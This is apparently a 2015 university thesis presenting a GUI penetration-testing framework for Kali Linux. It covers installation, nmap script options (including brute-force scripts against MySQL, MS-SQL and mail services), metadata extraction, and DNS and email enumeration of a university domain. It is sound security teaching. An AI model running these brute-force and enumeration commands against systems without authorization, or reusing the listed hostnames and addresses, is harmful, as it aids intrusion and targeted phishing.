ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ "Τεχνοοικονομική Διοίκηση & Ασφάλεια Ψηφιακών Συστημάτων"

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

PENETRATION TESTING FRAMEWORK

ΛΑΛΑΓΙΑΝΝΗΣ ΦΑΙΔΩΝ

ΣΕΠΤΕΜΒΡΙΟΣ 2015

Επιβλέπων Καθηγητής

Αναπληρωτής Καθηγητής Κωνσταντίνος Λαμπρινουδάκης,

Πανεπιστήμιο Πειραιώς

Εξεταστική Επιτροπή

TABLE OF CONTENTS

Chapter 1

1.1 Introduction

A penetration test, or the short form pentest, is an attack on a computer system with the intention of finding security weaknesses, potentially gaining access to it, its functionality and data.

The process involves identifying the target systems and the goal, then reviewing the information available and undertaking available means to attain the goal. A penetration test target may be a white box (where all background and system information is provided) or black box (where only basic or no information is provided except the company name). A penetration test can help determine whether a system is vulnerable to attack, if the defenses were sufficient, and which defenses (if any) were defeated in the penetration test.

Security issues uncovered through the penetration test should be reported to the system's owner. Penetration test reports may also assess the potential impacts to the organization and suggest countermeasures to reduce risks.

Penetration tests are valuable for several reasons:

1. Determining the feasibility of a particular set of attack vectors
2. Identifying higher-risk vulnerabilities that result from a combination of lower-risk vulnerabilities exploited in a particular sequence
3. Identifying vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software
4. Assessing the magnitude of potential business and operational impacts of successful attacks
5. Testing the ability of network defenders to successfully detect and respond to the attacks
6. Providing evidence to support increased investments in security personnel and technology

Penetration tests are a component of a full security audit. For example, the Payment Card Industry Data Security Standard requires penetration testing on a regular schedule, and after system changes. [1]

1.2 Our Framework

Although there are numerous penetration testing distributions with countless tools and scripts, our goal was to create a framework based on graphical user interface that merges the best of them. Using a graphical interface we make our tool more user friendly and easy to use. Moreover the user should have basic knowledge of the included tools and doesn’t need to study manuals and help pages in order to operate. The framework best runs on the Kali Linux operating system. This choice was made for the reason that Kali comes with a wide range of installed tools and the continuous support and update from the community. Project was coded with python which is a fast growing programming language. As well is considered one of the easiest programming languages so any user with small programming background can modify the code for his own needs. At this version the framework includes 31 tools.

1.3 Technical Challenges

The first step of the development is always the planning. A good planning will save much time from mistakes and setbacks. Initially we had to select the programming language. Python isn’t the best choice when creating user interfaces but it’s widely used in the penetration testing community and it’s easy to use and maintain. We had to take another decision, to choose between two different technical approaches. The first one was to use the API (Application Programming Interface) that some tools provide. This option has pros and con. The main disadvantage is that only a limited range of tools provide an API. Another drawback is that every time the API changes, code should be updated also. The second one was to execute the programs through the bash. Witch was our choice. This way our project is programming language independent as bash can run programs from different languages. This is a huge advantage. We included different programs from many programming languages such as python scripts, perl scripts, java programs and many more. Also all programs can be updated simultaneously with the bash command. With this approach we make the code manageable in terms of size and complexity. Another important remark is that our tool is design to cover mainly the reconnaissance and scanning stages of penetration testing as shown in figure below.



Web-based Information Collection
Social Engineering
Broad Network Mapping
Targeted Scan
Service vulnerability Exploitation
Password Cracking
DDOS Code Installation
System File Deletion
Use Stolen Accounts For Attack
Log File Changes
Reconnaissance
Scanning
System Access
Damage
Clear Tracks
Preventive Phase (Defense)
Penetration Testing Report (Recommendation for Security)
Proactive Security (Real Time)
Reactive Security (Incident Response)

Figure 1 Steps of Penetration Testing

1.4 How it works

In this chapter we will explain how exactly our penetration testing framework works. Our framework is divided in two parts. The main screen and the top menu. In main screen there are presented all the programs. In menu we can find some extra programs with their full set of flags and functionality.

Starting from the main screen we should follow the bellow steps. First we should set our target in the appropriate field. This can be an IP address or a host name. After that we should select the programs that we want to execute. This is done by clicked the check box of every program. After the selection of the programs we should select the output format. Here we have four different combinations. The first one is to print the results in terminal. The second one is to export the results in an html report. Also we can capture the network traffic during the performed test for later inspection for both execution settings. Our last step is to press the Start button with red background color at the bottom of the main screen. After the start button is pressed, at the background a new bash script is created. This includes all the programs that in selected in the previous step. The programs run serially, one by one. If we have chosen to display the results in terminal immediately we should see the first characters. In the case where the results are redirected to the html report then we are informed about the progress of the execution. As soon as the scan has finished we can run a new one.

We should mention here that these programs are set with the default flags or with some flags that makes the tools more effective. If someone wants to insert in the bash script a program that isn't included in the graphical user interface there is a text box right below the target text box. There the user can write his command. This command will be inserted in the bash script also.

We have also included a pre-configured list with programs that are suitable to run against web servers. Web servers are the most frequent target. When the users need to attack web servers can use this list of programs. To use this list just click the button with the label "Web Config" at the top right corner. Just above this button there is another one where you can reset all selected programs.
The second feature is the top menu. There we will add programs with their full set of flags and options. For now there is only nmap. By clicking the menu at information gathering we can find the nmap program. A entire new window will open with all the available set of flags that can be used.
At this menu we can find a graphical interface for the famous Exiftool with is a matadata extracting tool.

After running many test in different scenarios we concluded that this tool can run very effectively with small scripts at the early stages of penetration testing and makes the process of information gathering and scanning faster. Tools that need customization and the user needs to make dynamic changes during the scanning process may lead to a crash.




Figure 2 Execution Steps of the framework

1.5 Installation Guide

In this chapter we will display the detailed installation steps of our program in a new Kali distribution. To make our program fully functional we need to install some extra packages and libraries. Also some files should be installed in the correct location.

Step 1

Download the project from the link

https://www.dropbox.com/s/56f8yf3aiyop4mg/pentestproject.tar.gz?dl=0

In this zip archive are included three different files.

- The python script of the project (pentest.py)
- One bash script. (Pentest.sh)
- Folder with the report template (Pentests)

All this files should be extracted at the Desktop

Step 2

Make the bash script executable.

```
cd Desktop/
chmod +x Pentest.sh
```

Step 3

Download some extra programs that aren't included in Kali Linux 1. (our framework can operate even without this programs but we lose some of its functionality) . If you are using Kali Linux 2.0 skip this step

```
apt-get install enum4linux webhttrack python3
```

Step 4

Install WIG from github at /home

```
git clone https://github.com/jekyc/wig.git
```

This is all the installation process. Now our framework is ready to run.

Chapter 2

Usage Examples

At this chapter we will present some usage examples. Our goal is to cover all the possible functionality of this project.

Our first Step is to start the program through the bash. So we type:

cd Desktop
python Pentest.py

The main screen of the program will come up.




Figure 3 Main Screen

2.1 Using the top menu

Step 1

This scan will be against a home router. We will include the following programs from the main screen. Nmap Version, dirb, httrack, nikto, arachnid. With nmap we can find the open ports and their version also. From the MAC address we get the information that this is an ADSL ZTE modem-router. The most interesting result is from nikto that informs us that the web server is BOA. This is typical because these small web servers are used for small embedded devices like routers. Also the router is the default DNS server for the locals network hosts, hence port 53 is open.

Step 2

We are going to use the nmap scripts against port 53. Nmap scripts can be found in the full version of the program that are located in the path Tools->Information Gathering-> Nmap





Figure 4 Top menu

The foul window of Nmap will come up. There we have a wide range of option and also we have included some scripts based on the service that we want to scan. The first category of scripts is designed to gather information about web servers. The second category runs against databases (mysql, ms-sql, mongodb). The third category targets mail servers, smtp and pop3 and the last are for usage against DNS servers. We will use the scripts from the first and the last category as we show from nmap that the ports 80 and 53 are open. We will present the results below.

53/udp open domain
|_dns-recursion: Recursion appears to be enabled

At first step we check if dns recursion is enabled. Recursion is a name-resolution technique in which a DNS server queries other DNS servers on behalf of the requesting client to fully resolve the name and then sends an answer back to the client. The result is positive. This is an expected result. The local network hosts are set to have default gateway and DNS server the home router. Then the router forwards the DNS query to the DNS servers of the Internet providers.



```
192.168.1.1
-sU -p 53 --script=dns-random-txid
-p80,443 --script http-methods
-p80,443 --script http-methods --script-args http-methods.retest
--script http-enum -p80
-sV --script=http-headers -p 80
-p80 --script http-userdir-enum
-p80 --script http-default-accounts
-p80 --script http-waf-detect
-p3306 --script mysql-empty-password
-p3306 --script mysql-brute
-p1433 --script ms-sql-brute
-sV --script oracle-brute --script-args oracle-brute.sid=TEST
-p1433 --script ms-sql-info
-p1433 --script ms-sql-empty-password -v
-p 27017 --script mongodb-databases
-p 27017 --script mongodb-info
-p25 --script smtp-brute
-p25 --script smtp-enum-users
-sV --script smtp-strangeport
-p143 --script imap-brute
-p143,993 --script imap-capabilities
-p110 --script pop3-brute
-p110 --script pop3-capabilities  -sU -p 53 --script=dns-random-srcport
-sU -p 53 --script=dns-random-txid
-sU -p 53 --script=dns-recursion
```

Figure 5 nmap full window

2.2 .Using httrack and Exiftool

Httack gives us the ability to clone one site and download locally its html code. This gives us the ability to study the code and its structure. We can combine the httrack with exiftool inspecting the metadata of files like images, pdf, word documents. Metadata may include crucial content.We select the httrack track from the main screen. Results will be places at Desktop/Pentests/$domain/&domain/. Depending on the size of the targeted site the process may take long time. For our need we downloaded a simple site with just 8 pages that are listed below.

httrack downloaded pages:2014.pdf   contact.html index-2.html photo2.jpg company.html finance.html index.html   photos.html

Now it's time to use the Exiftool. It is located at the top menu. Tools-> Information Gathering - > Exitool. A new window will open where we can pick the files we want to inspect.




Figure 6 Exiftool

There selecting the preferred files we extract the below metadata. Our first choice is a photo taken with an Apple iPhone 4, with software version 7.0.4. Also the exact data and time is available.
The second one is a PDF. From the metadata we can assume that the user created this PDF from the original ΙΣΟΛ 2014 2014.xlsx file. This information can be used maliciously against the owner of the site crafting targeted phishing mails. The more you know about your target the easier will be to brake in its systems.

Make	Apple
Orientation	Horizontal (normal)
Camera Model Name	iPhone 4
Software	7.0.4
Modify Date	2015:06:03 17:32:36
Lens Info	3.85mm f/2.8
Lens Make	Apple

Lens Model	iPhone 4 back camera 3.85mm f/2.8

Creator	USER
Producer	PDF Printer / www.bullzip.com / FPG / Freeware Edition
Create Date	2015:06:03 14:30:14+03:00
Modify Date	2015:06:03 14:30:14+03:00
Title	ΙΣΟΛ 2014 2013.xlsx
Author	USER

2.3 Information Gathering

Step 1: DNS Info

At the early stages of penetration testing DNS info can be valuable. We will use four different programs. Two of them are used to gather the sub domains and the paired IP addresses. The second are intended to find SOA and lookup information. Our target is the University of Piraeus site. We succeeded in collection 11 sub domains from the first tool (dnsmap). With the second tool (fierce) we also found the DNS servers. In our example we discovered three DNS servers, two from grnet and one on the university IP range. Also using brute-force techniques we found 32 sub domains in 4 different subnets. We use two different tools so we can crosscheck the results.



Target Host or Ip: unipi.gr
☑ Display Results In Terminal
☑ dnsmap
☑ Dig
☑ DNSenum
☑ Fierce
☑ Theharvester
☑ Metagoofil

Figure 7 Information Gathering

Dnsmap

dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)
[+] searching (sub)domains for unipi.gr using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

finance.unipi.gr	195.251.230.227
gk.unipi.gr	195.251.224.77
helpdesk.unipi.gr	195.251.231.93
login.unipi.gr	195.251.229.7
news.unipi.gr	195.251.229.5
ns.unipi.gr	195.251.229.5
proxy.unipi.gr	195.251.229.6
vd.unipi.gr	83.212.6.51
webmail.unipi.gr	195.251.229.6
www2.unipi.gr	195.251.224.11

[+] 11 (sub)domains and 11 IP address(es) found
[+] completion time: 50 second(s)

Fierce

DNS Servers for unipi.gr:
sns0.grnet.gr
sns1.grnet.gr
ns.unipi.gr

195.251.229.2	gamondSRV.noc.unipi.gr
195.251.229.0	subnetSRV.noc.unipi.gr
195.251.229.1	richeseSRV.noc.unipi.gr
195.251.229.4	unipiweb.unipi.gr
195.251.229.5	dune.unipi.gr
195.251.229.6	spider.unipi.gr
195.251.229.7	login.unipi.gr
195.251.229.8	vhost.unipi.gr
195.251.229.9	ermis.unipi.gr
195.251.229.10	pythia.unipi.gr
195.251.229.11	hp1.unipi.gr
195.251.229.12	hp2.unipi.gr
195.251.229.9	mailhost.unipi.gr
195.251.229.5	news.unipi.gr
195.251.229.5	ns.unipi.gr
62.217.126.43	pki.unipi.gr
195.251.229.6	proxy.unipi.gr
62.217.125.125	radius.unipi.gr

195.251.229.6	webmail.unipi.gr
195.251.229.4	www.unipi.gr
195.251.224.10	hp1dmz.unipi.gr
195.251.224.11	vm1.unipi.gr
195.251.224.12	vm2.unipi.gr
195.251.224.13	vm3.unipi.gr
195.251.224.14	vm4.unipi.gr
195.251.224.15	vm5.unipi.gr
195.251.224.16	vm6.unipi.gr
195.251.224.17	vm7.unipi.gr
195.251.224.18	vm8.unipi.gr
195.251.224.19	vm9.unipi.gr
195.251.224.20	hp2dmz.unipi.gr
195.251.224.11	www2.unipi.gr

Subnets found (may want to probe here using nmap or unicornscan):
195.251.224.0-255 : 12 hostnames found.
195.251.229.0-255 : 18 hostnames found.
62.217.125.0-255 : 1 hostnames found.
62.217.126.0-255 : 1 hostnames found.

Step 2: Mail account and users info

Another powerful tool is the "theharvester" that collects information from search engines and social media. We have set to gather mail accounts from the university. Also has the ability to collect sub domain. The huge difference with the previous programs relays on the fact that doesn't brute force the DNS servers but finds the results in the web. We collected over 100 e-mail account but we'll present only a small sample obfuscated sample for security reasons.


***emi@unipi.gr	***otein@unipi.gr	***deri@unipi.gr
***aga@unipi.gr	***bask@unipi.gr	***peaek@unipi.gr
***eod@unipi.gr	***nomidou@unipi.gr	***oc@unipi.gr
***rketos@unipi.gr	***rakis@unipi.gr	***gt@unipi.gr
***ofan@unipi.gr	***oulig@unipi.gr	***ano@unipi.gr
***ilip@unipi.gr	***as@unipi.gr	***xilipas@unipi.gr
***nios@unipi.gr	***bel@unipi.gr	***dask@unipi.gr
***outsi@unipi.gr	***xandr@unipi.gr	***vgeia@unipi.gr
***vass@unipi.gr	***otirop@unipi.gr	***otis@unipi.gr
***lgeorg@unipi.gr	***slamp@unipi.gr	***gados@unipi.gr
***sagk@unipi.gr	***oatsi@unipi.gr	***asecr@unipi.gr

```
[+] Hosts found in search engines:
-----------------------------------
[-] Resolving hostnames IPs...
195.251.229.4:      www.unipi.gr                  83.212.238.173:     cosy.ds.unipi.gr
195.251.227.26:     www.lib.unipi.gr              195.251.225.80:     iisa2013.unipi.gr
195.251.228.100:    students.unipi.gr             195.251.227.66:     Digilib.lib.unipi.gr
195.251.226.4:      www.cs.unipi.gr               195.251.226.16:     elearning.cs.unipi.gr
195.251.225.15:     mbatqm.unipi.gr               195.251.225.30:     www.ode.unipi.gr
195.251.229.6:      webmail.unipi.gr              195.251.225.121:    gunet2.cs.unipi.gr
195.251.230.8:      isl.cs.unipi.gr               83.212.168.228:     www.pega-pelop.unipi.gr
195.251.230.48:     athina.cs.unipi.gr            195.251.225.227:    stat.unipi.gr
195.251.225.43:     career.unipi.gr               83.212.168.28:      Ems.unipi.gr
83.212.238.176:     cosy.ted.unipi.gr             195.251.228.92:     spoudai.unipi.gr
83.212.168.28:      ems.unipi.gr                  195.251.231.125:    eclass.unipi.gr
195.251.226.7:      thalis.cs.unipi.gr            195.251.225.43:     www.Career.unipi.gr
